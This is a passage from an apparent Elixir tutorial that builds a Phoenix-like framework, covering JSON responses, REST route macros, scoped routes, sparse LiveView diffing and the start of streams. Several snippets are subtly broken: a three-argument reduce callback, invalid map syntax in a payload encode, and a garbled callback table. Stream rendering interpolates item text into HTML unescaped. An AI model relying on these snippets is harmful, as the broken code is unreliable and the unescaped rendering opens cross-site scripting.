get "/api/status", to: MyApp.ApiController, action: :status
post "/api/echo", to: MyApp.ApiController, action: :echo
```

Welcome Controller Link

Update `lib/my_app/controllers/welcome_controller.ex` — add an API section to the index page so visitors can discover and test the JSON endpoints:

```
<h2>API Routes</h2>
<ul>
  <li><a href="/api/status">/api/status</a> - JSON response</li>
</ul>
```

This is just a convenience link on the homepage — the real work is in `ApiController` and the router.

Testing

```
# JSON response
curl http://localhost:4000/api/status
# → {"elixir_version":"1.17.0","framework":"Ignite","status":"ok","uptime_seconds":42}

# JSON body parsing
curl -X POST -H "Content-Type: application/json" \
  -d '{"name":"Jose","lang":"Elixir"}' \
  http://localhost:4000/api/echo
# → {"echo":{"lang":"Elixir","name":"Jose"},"received_at":"2024-01-15T10:30:00Z"}
```

How It Fits Together

```
Client sends: POST /api/echo Content-Type: application/json {"name":"Jose"}
              ↓
Cowboy adapter: parse_body detects "application/json", calls Jason.decode
              ↓
conn.params:   %{"name" => "Jose"}
              ↓
Controller:    json(conn, %{echo: conn.params})
              ↓
Jason.encode!: '{"echo":{"name":"Jose"}}'
              ↓
Response:      200 OK Content-Type: application/json
```

Key Elixir Concepts

- Pattern matching on strings:** `"application/json" <> _` matches any string starting with `"application/json"`, ignoring trailing characters like `; charset=utf-8`
- Guard clauses:** when `byte_size(body) > 0` prevents parsing empty bodies
- Jason.decode vs Jason.decode!:** The non-bang version returns `{:ok, result}` or `{:error, reason}` — perfect for graceful error handling. The bang version raises on error — good for encoding where we control the input.

File Checklist

File	Status
<code>lib/ignite/controller.ex</code>	Modified — added <code>json/3</code> response helper
<code>lib/ignite/adapters/cowboy.ex</code>	Modified — added JSON body parsing in <code>parse_body/2</code>
<code>lib/my_app/controllers/api_controller.ex</code>	New
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — added link to API status page

lib/my_app/router.ex	Modified — added /api/status and /api/echo routes
----------------------	---

[← Previous: Step 20 - JS Hooks — Client-Side JavaScript Interop](#) | [Next: Step 22 - PUT/PATCH/DELETE HTTP Methods](#) →

Step 22: PUT/PATCH/DELETE HTTP Methods

What We're Building

Support for `put`, `patch`, and `delete` route macros in the Router DSL, giving Ignite full REST/CRUD capability.



The Problem

Our router only supports `get` and `post` macros. REST APIs need all four mutation verbs:

Verb	Purpose	Example
POST	Create a resource	POST /users
PUT	Replace a resource entirely	PUT /users/42
PATCH	Partially update a resource	PATCH /users/42
DELETE	Remove a resource	DELETE /users/42

Without these, Ignite can't serve as a proper API backend.

The Solution

Since we already have a `build_route/4` helper that generates pattern-matching dispatch clauses, adding new HTTP methods is trivial — we just call it with a different method string.

New Macros in `Ignite.Router`

Update `lib/ignite/router.ex` — add `put`, `patch`, and `delete` macros:

```
defmacro put(path, to: controller, action: action) do
  build_route("PUT", path, controller, action)
end

defmacro patch(path, to: controller, action: action) do
  build_route("PATCH", path, controller, action)
end

defmacro delete(path, to: controller, action: action) do
  build_route("DELETE", path, controller, action)
end
```

That's it. Each macro generates a `dispatch/2` function clause that pattern-matches on the HTTP method string (`"PUT"`, `"PATCH"`, `"DELETE"`)

and the path segments.

Why This Is So Simple

This is the payoff of good abstraction. Back in Step 3 (Router DSL), we built `build_route/4` to handle the complex work of: 1. Splitting the path into segments 2. Converting `:param` segments into pattern-match variables 3. Building the params map from captured variables 4. Generating the dispatch function clause

All the new macros need to do is pass the correct HTTP method string. The macro system does the rest at compile time.

Body Parsing

PUT and PATCH requests typically carry a request body. Our Cowboy adapter already handles this — the `read_cowboy_body/1` function uses `:cowboy_req.has_body/1`, which returns `true` for any request with a body regardless of method. Combined with Step 21's JSON parsing, both form-encoded and JSON bodies work automatically.

DELETE requests typically don't carry a body, but if one is present, it will be parsed too.

Using It

Router

Update `lib/my_app/router.ex` — add the new REST routes:

```
get "/users/:id", to: UserController, action: :show
post "/users", to: UserController, action: :create
put "/users/:id", to: UserController, action: :update
patch "/users/:id", to: UserController, action: :update
delete "/users/:id", to: UserController, action: :delete
```

Controller

Update `lib/my_app/controllers/user_controller.ex` — add `update/1` and `delete/1` actions:

```
def update(conn) do
  user_id = conn.params[:id]
  username = conn.params["username"] || "unknown"
  json(conn, %{updated: true, id: user_id, username: username})
end

def delete(conn) do
  user_id = conn.params[:id]
  json(conn, %{deleted: true, id: user_id})
end
```

Testing

```
# PUT – replace user
curl -X PUT -H "Content-Type: application/json" \
  -d '{"username":"Jose"}' \
  http://localhost:4000/users/42
# → {"id":"42","updated":true,"username":"Jose"}

# PATCH – partial update
curl -X PATCH -d "username=Updated" http://localhost:4000/users/42
# → {"id":"42","updated":true,"username":"Updated"}

# DELETE – remove user
curl -X DELETE http://localhost:4000/users/42
# → {"deleted":true,"id":"42"}
```

Key Elixir Concepts

- **DRY with shared helpers:** `build_route/4` is a private function inside the `Ignite.Router` module. Since macros are expanded at compile time, this function runs during compilation to generate the right function clauses. Writing it once and reusing it for all five HTTP verbs keeps the code clean.
- **Same path, different methods:** Elixir's pattern matching naturally handles `PUT /users/42` vs `GET /users/42` vs `DELETE /users/42` as separate function clauses. The BEAM's pattern matching engine picks the right one in constant time.
- **PUT vs PATCH convention:** PUT means "replace the entire resource" while PATCH means "update specific fields." In practice, many apps route both to the same controller action (as we do here), but the distinction matters for API design.

File Checklist

File	Status
<code>lib/ignite/router.ex</code>	Modified — added <code>put</code> , <code>patch</code> , and <code>delete</code> macros
<code>lib/my_app/router.ex</code>	Modified — added PUT/PATCH/DELETE routes for users
<code>lib/my_app/controllers/user_controller.ex</code>	Modified — added <code>update/1</code> and <code>delete/1</code> actions

[← Previous: Step 21 - JSON Response Helper](#) | [Next: Step 23 - Scoped Routes →](#)

Step 23: Scoped Routes

What We're Building

A `scope` macro that groups routes under a common path prefix, reducing repetition and organizing routes logically. Scopes can also be nested.

Before (flat)

```
get "/api/status", ...
post "/api/echo", ...
get "/api/v1/users", ...
get "/api/v1/posts", ...
```

After (scoped)

```
scope "/api" do
  get "/status", ...
  post "/echo", ...

  scope "/v1" do
    get "/users", ...
    get "/posts", ...
  end
end
```

The Problem

Without scoping, API routes look like this:

```
get "/api/status", to: ApiController, action: :status
post "/api/echo", to: ApiController, action: :echo
get "/api/v1/users", to: ApiController, action: :users_v1
get "/api/v1/posts", to: ApiController, action: :posts_v1
```

The `/api` and `/api/v1` prefixes are duplicated everywhere. In Phoenix, you'd use `scope` to group them:

```
scope "/api" do
  get "/status", to: ApiController, action: :status

  scope "/v1" do
    get "/users", to: ApiController, action: :users_v1
  end
end
```

The Solution

The Challenge: Macro Expansion Order

The tricky part is that route macros like `get` run at compile time — they generate function clauses. A naive approach would be to use a module attribute (`@scope_prefix`) as compile-time state:

```
# ✖ This doesn't work!
defmacro scope(prefix, do: block) do
  quote do
    @scope_prefix @scope_prefix <> unquote(prefix)
    unquote(block) # macros here expand BEFORE @scope_prefix is set!
    @scope_prefix ""
  end
end
```


The problem: Elixir expands macros inside `unquote(block)` before evaluating the `@scope_prefix` assignment. So when `get "/status"` expands, the prefix is still `""`.

The Real Solution: AST Transformation

Instead of relying on mutable state, we **directly transform the AST**. The `scope` macro walks the block's syntax tree and rewrites every route macro call to include the prefix:

```
defmacro scope(prefix, do: block) do
  prepend_prefix(block, prefix)
end
```

Before expansion, `scope "/api" do get "/status", ... end` becomes `get "/api/status", ...`. The route macro never even knows it was inside a scope — it just sees the full path.

Implementation

The `scope` Macro

Update `lib/ignite/router.ex` — add the `scope` macro and the private `prepend_prefix` helper functions below to the module:

```
defmacro scope(prefix, do: block) do
  prepend_prefix(block, prefix)
end
```

```
# A block with multiple expressions: transform each one
defp prepend_prefix({:__block__, meta, exprs}, prefix) do
  {:__block__, meta, Enum.map(exprs, &prepend_prefix(&1, prefix))}
end

# Route macros: prepend prefix to the path argument
defp prepend_prefix({method, meta, [path | rest]}, prefix)
  when method in [:get, :post, :put, :patch, :delete] and is_binary(path) do
  {method, meta, [prefix <> path | rest]}
end

# Nested scope: prepend prefix to the inner scope's prefix
defp prepend_prefix({:scope, meta, [inner_prefix | rest]}, prefix)
  when is_binary(inner_prefix) do
  {:scope, meta, [prefix <> inner_prefix | rest]}
end

# Anything else: pass through unchanged
defp prepend_prefix(expr, _prefix), do: expr
```

How it works:

AST Transformation (compile time)


Input AST

```
{:scope, _, ["/api",
  {:__block__, __, [
    {:get, __, ["/status", ...]},
    {:scope, __, ["/v1",
      {:__block__, __, [
        {:get, __, ["/users", ...]}
      ]}
    ]}
  ]}
]}
```

Output AST

```
{:__block__, __, [
  {:get, __, ["/api/status", ...]},
  {:get, __, ["/api/v1/users", ...]}
]}
```

Step by step:



1. The compiler sees `scope "/api" do ... end` and calls our macro
2. We receive the `do` block as raw AST (a tree of tuples)
3. We walk the tree and find any `get`, `post`, etc. calls
4. We prepend `"/api"` to their path argument: `"/status" → "/api/status"`
5. For nested `scope` calls, we prepend to their prefix: `"/v1" → "/api/v1"`
6. We return the transformed AST — no `quote` needed

Nesting

Nesting works naturally because of how AST transformation composes:

```
scope "/api" do          # transforms children with "/api"
  scope "/v1" do          # "/v1" becomes "/api/v1", transforms its children
    get "/users", ...     # "/users" becomes "/api/v1/users"
  end
  get "/status", ...      # "/status" becomes "/api/status"
end
```

The outer `scope` sees the inner `scope` call and prepends `/api` to its prefix argument. When the inner `scope` macro is then expanded, it sees `/api/v1` as its prefix and prepends that to its routes.

Using It

Router

Replace `lib/my_app/router.ex` with:

```
defmodule MyApp.Router do
  use Ignite.Router

  # Top-level routes (no scope)
  get "/", to: WelcomeController, action: :index
  get "/hello", to: WelcomeController, action: :hello

  # API routes grouped under /api
  scope "/api" do
    get "/status", to: ApiController, action: :status
    post "/echo", to: ApiController, action: :echo
  end

  finalize_routes()
end
```

Testing

```
# Scoped route works
curl http://localhost:4000/api/status
# → {"elixir_version":"1.18.4","framework":"Ignite","status":"ok",...}

# Non-scoped routes still work
curl http://localhost:4000/hello
# → Hello from the Controller!

# Unscoped path correctly returns 404
curl http://localhost:4000/status
# → 404 — Not Found
```

Key Elixir Concepts

- **AST as data:** In Elixir, code is represented as tuples. `get "/status", to: Ctrl, action: :show` becomes `{:get, meta, ["/status", [to: Ctrl, action: :show]]}`. Since AST is just data, we can walk and transform it like any other data structure.
- **Pattern matching on AST:** We use guards like `when method in [:get, :post, ...]` to match only the route macro calls we care about. Everything else passes through unchanged.
- **No runtime overhead:** This transformation happens entirely at compile time. The final compiled module has no trace of scopes — just direct dispatch function clauses with full paths.
- **Why not module attributes?** Module attributes (`@scope_prefix`) seem like the right tool, but Elixir's macro expansion runs in a separate phase from module attribute evaluation. By the time `@scope_prefix` is set, the route macros inside the block have already been expanded with the old value. AST transformation avoids this by rewriting the code *before* any macros are expanded.

File Checklist

File	Status
<code>lib/ignite/router.ex</code>	Modified — added <code>scope</code> macro and <code>prepend_prefix</code> helpers
<code>lib/my_app/router.ex</code>	Modified — uses <code>scope</code> for API routes

How Phoenix Does It

Phoenix's `scope` is more powerful — it also supports: - `pipe_through :api` to apply different plug pipelines per scope - `alias: MyApp.Web` to set default controller namespaces - `as: :admin` to prefix path helper names

Phoenix uses a combination of module attributes and careful macro expansion ordering to achieve this. Our AST transformation approach is simpler and covers the most common use case (path prefixing with nesting).

[← Previous: Step 22 - PUT/PATCH/DELETE HTTP Methods](#) | [Next: Step 24 - Fine-Grained Diffing](#) →

Step 24: Fine-Grained Diffing

What We're Building

An upgrade to the LiveView diffing engine that sends only the values that actually changed, instead of the entire rendered HTML. The Dashboard (which auto-refreshes 8 stats every second) goes from ~2000 bytes/tick to ~50 bytes/tick.

Compile Time (~L sigil)

```
~L"<h1><%= count %></h1>"
```

```
┌ EEx Engine splits  
│ into:  
│  
│ statics: ["<h1>","  
│           "</h1>"]  
│  
│ dynamics: [count]  
└
```

Runtime (each render)

```
prev_dynamics: ["0"]  
new_dynamics:  ["1"]
```

```
┌ Sparse Diff  
│  
│ "0" != "1"  
│   → {"0": "1"}  
│  
└ Send only the  
  changed indices
```

```
Mount payload: {"s": ["<h1>","</h1>"], "d": ["0"]} (statics + all dynamics)  
Update payload: {"d": {"0": "1"}} (only changed dynamics)
```

The Problem

In Step 14, we built a diffing engine that splits templates into "statics" and "dynamics." But our implementation was a shortcut:

```
defp split_template(html) do  
  {["", ""], [html]} # Everything is one big dynamic!  
end
```

The entire rendered HTML is treated as a single dynamic chunk. Every update sends the full HTML, even if only one number changed. For the DashboardLive with 8 stat cards refreshing every second, that's ~2KB sent per tick — mostly static HTML that never changes.

The Solution

Three Key Ideas

1. **Split templates at compile time** — A custom EEx engine separates `<%= expr %>` expressions from the surrounding HTML during compilation. Static HTML is known at compile time; only dynamic values are evaluated at runtime.
2. **Track individual dynamics** — Each `<%= %>` expression gets its own index. The engine compares old dynamics to new dynamics per-index.
3. **Sparse updates** — On each update, send only the indices that changed as a JSON object: `{"0": "42", "3": "5.2 MB"}` instead of a full array.

The ~L Sigil

LiveViews use a new `~L` sigil (Live template) instead of string interpolation:

Before:

```
def render(assigns) do
  """
  <h1>Count: #{assigns.count}</h1>
  <button ignite-click="inc">+1</button>
  """
end
```

After:

```
def render(assigns) do
  ~L"""
  <h1>Count: <%= assigns.count %></h1>
  <button ignite-click="inc">+1</button>
  """
end
```

The `~L` sigil uses EEx syntax (`<%= %>`). At compile time, it produces a `%Rendered{}` struct:

```
%Rendered{
  statics: ["<h1>Count: ", "</h1>\n<button ignite-click=\"inc\">+1</button>\n"],
  dynamics: ["0"] # evaluated at runtime
}
```

Concepts: Key Functions Used

`Enum.zip/2` — Pairs up elements from two lists into tuples:

```
Enum.zip(["a", "b"], [1, 2]) #=> [{ "a", 1}, {"b", 2}]
```

Used here to compare old and new dynamic values side by side.

`Enum.with_index/1` — Attaches a zero-based index to each element:

```
Enum.with_index(["a", "b", "c"]) #=> [{"a", 0}, {"b", 1}, {"c", 2}]
```

We use it to track which position changed.

Custom EEx Engine

Elixir's EEx module supports custom "engines" that control how templates are compiled. The default engine produces a concatenated string. Our engine produces a `%Rendered{}` struct.

First, define the struct that holds the split template.

Create `lib/ignite/live_view/rendered.ex` :

```
defmodule Ignite.LiveView.Rendered do
  defstruct statics: [], dynamics: []
end
```

Then the engine.

Create `lib/ignite/live_view/eex_engine.ex` :

```
defmodule Ignite.LiveView.EExEngine do
  @behaviour EEx.Engine

  # Start with empty accumulators
  def init(_opts), do: {[], [], ""}

  # Required callbacks – EEx.Engine requires these even if unused
  def handle_begin(state), do: state
  def handle_end(state), do: state

  # Literal text → append to pending buffer
  def handle_text(state, _meta, text) do
    {statics, dynamics, pending} = state
    {statics, dynamics, pending <> text}
  end

  # <%= expr %> → flush pending text as a static, record the expression
  def handle_expr(state, "=", expr) do
    {statics, dynamics, pending} = state
    wrapped = quote do: to_string(unquote(expr))
    {[pending | statics], [wrapped | dynamics], ""}
  end

  # <% expr %> (non-output) – not supported in ~L, silently ignored
  def handle_expr(state, _marker, _expr), do: state

  # Final step → build the %Rendered{} struct
  def handle_body(state) do
    {statics_rev, dynamics_rev, trailing_text} = state
    statics = Enum.reverse([trailing_text | statics_rev])
    dynamics_ast = Enum.reverse(dynamics_rev)

    quote do
      %Ignite.LiveView.Rendered{
        statics: unquote(statics),
        dynamics: unquote(dynamics_ast)
      }
    end
  end
end
```

How the callbacks fire for `<h1>Count: <%= assigns.count %></h1>` :

Template: `<h1>Count: <%= assigns.count %></h1>`

Step	Callback	Input	State After
1	handle_text	"<h1>Count: "	pending = "<h1>Count: " statics = [] dynamics = []
2	handle_expr("=", ...)	assigns.count	pending = "" statics = ["<h1>Count: "] dynamics = [assigns.count]
3	handle_text	"</h1>"	pending = " " statics = [" Count: "] dynamics = [assigns.count]
4	handle_body	(finalize)	statics = [" Count: ", " "] dynamics = [to_string(assigns.count)]

1. `handle_text` → "<h1>Count: " (accumulates in pending buffer)
2. `handle_expr("=", ...)` → flushes "<h1>Count: " as `statics[0]`, records `assigns.count` as `dynamics[0]`
3. `handle_text` → "</h1>" (new pending buffer)

4. `handle_body` → appends `"</h1>"` as `statics[1]`, returns AST

Result: `statics = ["<h1>Count: ", "</h1>"]`, `dynamics = [to_string(assigns.count)]`

The `sigil_L` Macro

Update `lib/ignite/live_view.ex` — add the `sigil_L` macro to the module:

```
defmacro sigil_L({:<<>>, _meta, [template]}, _modifiers) do
  EEx.compile_string(template, engine: Ignite.LiveView.EExEngine)
end
```

Custom sigil AST: When you define `defmacro sigil_L({:<<>>, _meta, [template]}, _modifiers)`, the first argument is the AST representation of the string inside `~L"..."`. Elixir passes string literals to sigil macros as `{:<<>>, metadata, [string_content]}` — a 3-tuple where the string content is in a list. You destructure it to get the raw template string.

This calls `EEx.compile_string/2` at compile time with our custom engine. The result is AST that, when evaluated at runtime, constructs a `%Rendered{}` struct.

Variable hygiene: `EEx.compile_string` produces unhygienic variable references. This is exactly what we want — `assigns` in the template refers to the function parameter `assigns`.

Sparse Diffing

Update `lib/ignite/live_view/engine.ex` — replace the `diff` function with index-by-index comparison:

```
def diff(old_dynamics, new_dynamics) do
  changes =
    old_dynamics
    |> Enum.zip(new_dynamics)
    |> Enum.with_index()
    |> Enum.reduce(%{}, fn {old, new}, idx, acc ->
      if old == new, do: acc, else: Map.put(acc, Integer.to_string(idx), new)
    end)

  if map_size(changes) == length(new_dynamics) do
    new_dynamics # All changed → send as array
  else
    changes      # Some changed → send as sparse object
  end
end
```

Wire Protocol

Mount (full payload — statics + dynamics):

```
{"s": ["<h1>Count: ", "</h1>..."], "d": ["0"]}
```

Update (sparse — only changed indices):

```
{"d": {"0": "1"}}
```

Full update (when all dynamics changed):

```
{"d": ["1", "online"]}
```


Frontend Changes

Update `assets/ignite.js` — update the WebSocket message handler to support sparse dynamic updates:

```
if (Array.isArray(data.d)) {
  dynamics = data.d;          // Full replacement
} else {
  for (var key in data.d) {    // Sparse patch
    dynamics[parseInt(key, 10)] = data.d[key];
  }
}
var newHtml = buildHtml(statics, dynamics);
applyUpdate(el, newHtml);     // morphdom patches the DOM
```

Handler Integration

The handler orchestrates the whole flow. On mount it sends statics + dynamics; on updates it diffs against previous dynamics and sends only changes.

Update `lib/ignite/live_view/engine.ex` — the `normalize` function detects whether `render/1` returned a `%Rendered{}` or a plain string:

```
# %Rendered{} from ~L sigil: use statics/dynamics directly
defp normalize(%Rendered{statics: statics, dynamics: dynamics}) do
  {statics, dynamics}
end

# Legacy string: entire HTML is one dynamic
defp normalize(html) when is_binary(html) do
  {["", ""], [html]}
end
```

This means existing LiveViews (like `RegistrationLive` with conditional branches) keep working without changes — the full HTML becomes a single dynamic at index 0.

Update `lib/ignite/live_view/handler.ex` — on mount, send statics + dynamics and store `prev_dynamics` for future diffs:

```
# On mount: send both statics and dynamics
def websocket_init(state) do
  view_module = state.view
  session = Map.get(state, :session, %{})

  case apply(view_module, :mount, [%{}, session]) do
    {:ok, assigns} ->
      {statics, dynamics} = Engine.render(view_module, assigns)
      assigns = Ignite.LiveView.collect_components(assigns)

      # Store prev_dynamics for future sparse diffing
      new_state = %{view: view_module, assigns: assigns, prev_dynamics: dynamics}

      payload = Jason.encode!({s: statics, d: dynamics})
      {:reply, {:text, payload}, new_state}
  end
end
```

On subsequent renders (events, server push), diff against previous dynamics:

```

# Renders the view, diffs against previous dynamics, and sends sparse update
defp send_render_update(state, assigns) do
  {statics, new_dynamics} = Engine.render(state.view, assigns)
  assigns = Ignite.LiveView.collect_components(assigns)

  # Compute sparse diff against previous dynamics
  diff_payload =
    case Map.get(state, :prev_dynamics) do
      nil -> new_dynamics
      prev -> Engine.diff(prev, new_dynamics)
    end

  new_state = %{state | assigns: assigns, prev_dynamics: new_dynamics}


  payload = Jason.encode!(%{d: diff_payload})
  {:reply, {:text, payload}, new_state}
end

```


The key insight: `Engine.render/2` calls `normalize` internally, so the handler doesn't care whether the view uses `~L` or plain strings. Both return `{statics, dynamics}`. The handler just stores `prev_dynamics` and passes old + new to `Engine.diff/2`.

Handler Lifecycle

Mount:



Update:



Using It

Convert a LiveView to `~L`

Replace `#{} interpolation` with `<%= %>` and add `~L` prefix.

Update `lib/my_app/live/counter_live.ex` — switch `render/1` to use the `~L` sigil:

```

defmodule MyApp.CounterLive do
  use Ignite.LiveView

  def mount(_params, _session), do: {:ok, %{count: 0}}

  def handle_event("increment", _params, assigns) do
    {:noreply, %{assigns | count: assigns.count + 1}}
  end

  def render(assigns) do
    ~L"""
    <div id="counter">
      <h1>Live Counter</h1>
      <p><%= assigns.count %></p>
      <button ignite-click="increment">+1</button>
    </div>
    """
  end
end

```

Convert DashboardLive to ~L

The dashboard is the best showcase — 8 dynamic values, but only a few change each tick.

Update `lib/my_app/live/dashboard_live.ex` — switch `render/1` to use the `~L` sigil:

```

def render(assigns) do
  ~L"""
  <div id="dashboard" style="max-width: 600px; margin: 0 auto; text-align: left;">
    <h1>BEAM Dashboard</h1>
    <p style="color: #888; font-size: 14px;">Auto-refreshes every second</p>

    <div style="display: grid; grid-template-columns: 1fr 1fr; gap: 16px; margin: 20px 0;">
      <div style="background: #f0f4ff; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Uptime</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.uptime %></div>
      </div>

      <div style="background: #f0fff4; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Processes</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.process_count %></div>
      </div>

      <div style="background: #fff8f0; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Memory (Total)</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.total_memory %> MB</div>
      </div>

      <div style="background: #fff0f0; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Memory (Processes)</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.process_memory %> MB</div>
      </div>

      <div style="background: #f5f0ff; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Atoms</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.atom_count %></div>
      </div>

      <div style="background: #f0ffff; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Ports</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.port_count %></div>
      </div>

      <div style="background: #fffff0; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">Schedulers</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.schedulers %></div>
      </div>

      <div style="background: #f0f0f0; padding: 16px; border-radius: 8px;">
        <div style="font-size: 14px; color: #666;">OTP Release</div>
        <div style="font-size: 24px; font-weight: bold;"><%= assigns.otp_release %></div>
      </div>
    </div>

    <button ignite-click="gc" style="...">Run GC</button>
  </div>
  """
end

```

Each `<%= %>` gets its own index (0-7). On each tick, the engine compares all 8 values against the previous render. Schedulers (index 6) and OTP release (index 7) never change, so they are never sent. A typical tick sends only 3-4 changed indices like `{"0": "2m 55s", "2": "60.3", "3": "14.2"}` — about 50 bytes instead of 2000.

Local variables work too

Compute values before the sigil, then use them as `<%= %>` expressions:

```

def render(assigns) do
  status = if assigns.online, do: "Online", else: "Offline"

  ~L"""
  <p>Status: <%= status %></p>
  """
end

```

Testing

Open the browser's DevTools → Network → WS tab to watch the wire protocol.

Counter (/counter)

Mount:

```
{"s": ["...<p style=\"...\">", "</p>..."], "d": ["0"]}
```

Click increment:

```
{"d": ["1"]}
```

Dashboard (/dashboard) — best showcase

Mount: 9 statics, 8 dynamics (one per stat card)

```
{"s": [...9 elements...], "d": ["2m 54s", "159", "60.2", "14.1", "24533", "4", "4", "28"]}
```

Tick updates — only changed stats:

```
{"d": {"0": "2m 55s", "2": "60.3", "3": "14.2"}}
```

Schedulers (index 6) and OTP release (index 7) never change → never sent.

Bandwidth savings

View	Before	After	Savings
Counter click	~600 bytes	~15 bytes	97%
Dashboard tick	~2000 bytes	~50 bytes	97%
SharedCounter PubSub	~800 bytes	~15 bytes	98%

Key Elixir Concepts

- **Custom EEx engines:** EEx is not just a template renderer — it's a framework for building template compilers. By implementing the `EEx.Engine` behaviour, you control what code the template compiles into. The default engine builds strings; ours builds `%Rendered{}` structs.
- **Compile-time vs runtime separation:** Statics are literal strings embedded in the compiled module (zero runtime cost). Dynamics are expressions that run on each `render/1` call. This separation happens during compilation — `render/1` never sees the original template.
- **Sigils as macros:** A sigil like `~L""...""` is just syntactic sugar for calling `sigil_L/2`. Since it's a macro, we can do arbitrary compile-time work — in our case, compiling an EEx template with a custom engine.
- **Sparse data structures:** Instead of always sending a list, we send a map with only the changed keys. This is a common pattern in real-time systems — send the diff, not the snapshot.

File Checklist

File	Status
lib/ignite/live_view/rendered.ex	New — <code>%Rendered{}</code> struct for statics/dynamics
lib/ignite/live_view/eex_engine.ex	New — custom EEx engine producing <code>%Rendered{}</code>
lib/ignite/live_view.ex	Modified — added <code>sigil_L</code> macro
lib/ignite/live_view/engine.ex	Modified — sparse index-by-index diffing
lib/ignite/live_view/handler.ex	Modified — handle <code>%Rendered{}</code> and plain string normalization
assets/ignite.js	Modified — sparse dynamic updates on the client
lib/my_app/live/counter_live.ex	Modified — converted to <code>~L</code> sigil
lib/my_app/live/dashboard_live.ex	Modified — converted to <code>~L</code> sigil
lib/my_app/live/hooks_demo_live.ex	Modified — converted to <code>~L</code> sigil
lib/my_app/live/shared_counter_live.ex	Modified — converted to <code>~L</code> sigil
lib/my_app/controllers/welcome_controller.ex	Modified — updated links/references

How Phoenix Does It

Phoenix's HEE engine (`Phoenix.LiveView.Engine`) takes this much further:

- `~H` sigil with HTML-aware parsing and validation
- **Nested `%Rendered{}` structs** for components (each component diffs independently)
- **Comprehension tracking** for `for` loops — can append/prepend without re-rendering the whole list
- **Fingerprinting** — statics include a hash so the client can detect template changes
- **Change tracking** on assigns — if you don't touch `@count` , it skips even evaluating that expression

Our `~L` engine covers the core concept: compile-time statics/dynamics separation with sparse wire updates.

← Previous: Step 23 - Scoped Routes | Next: Step 25 - LiveView Streams →

Step 25: LiveView Streams

What We're Building

A stream system for efficiently managing large collections in LiveView. Instead of re-rendering and re-sending an entire list when one item is added, streams send only the individual insert/delete operation -- $O(1)$ per update instead of $O(N)$.

Without Streams

100 items in list
Add 1 new item
↓
Re-render all 101 items
Send ~15KB of HTML
↓
Client replaces entire DOM
 $O(N)$ wire + DOM cost

With Streams

100 items in list
Add 1 new item
↓
Send 1 insert operation
Send ~150 bytes
↓
Client appends 1 DOM node
 $O(1)$ wire + DOM cost

The Problem

In the current system, a list of items is rendered as a single dynamic value. Consider a chat log with 100 messages:

```
def render(assigns) do
  messages_html = Enum.map(assigns.messages, fn msg ->
    "<div>#{msg.text}</div>"
  end) |> Enum.join()

  ~L"""
  <div><%= messages_html %></div>
  """
end
```

The entire `messages_html` string is one entry in `dynamics[]`. Adding one new message re-sends all 100 messages' HTML (~10KB) even though only one item (~100 bytes) actually changed. The fine-grained diffing from Step 24 can't help — it's a single dynamic that changed.

The Solution

Three Key Ideas

1. **Operation-based updates** — Instead of tracking the full list, track only what changed: insert, delete, or reset. The server sends operations, not snapshots.
2. **Render function per stream** — Each stream has a render function registered at initialization. Items are rendered to HTML on the server and sent as individual DOM elements.
3. **Separate wire channel** — Stream operations are sent as a `streams` field alongside the existing `d` (dynamics) field. They're completely decoupled from the statics/dynamics diffing.

Stream API

Update `lib/ignite/live_view.ex` — add the `stream`, `stream_insert`, and `stream_delete` functions:

```

# Initialize a stream with a render function
assigns = stream(assigns, :events, initial_items,
  render: fn event ->
    ~s(<div id="events-#{event.id}">#{event.text}</div>)
  end
)

# Insert at end (append – default)
assigns = stream_insert(assigns, :events, new_event)

# Insert at beginning (prepend)
assigns = stream_insert(assigns, :events, new_event, at: 0)

# Delete by item
assigns = stream_delete(assigns, :events, event_to_remove)

# Reset – clear all items and optionally repopulate
assigns = stream(assigns, :events, [], reset: true)
assigns = stream(assigns, :events, new_items, reset: true)

```

The %Stream{} Struct

Create `lib/ignite/live_view/stream.ex`:

```

defmodule Ignite.LiveView.Stream do
  defstruct [
    :name,          # atom – the stream name
    :render_fn,     # fn(item) -> html_string
    :dom_prefix,    # string – prefix for DOM IDs (e.g., "events")
    :id_fn,         # fn(item) -> string – extracts unique ID from item
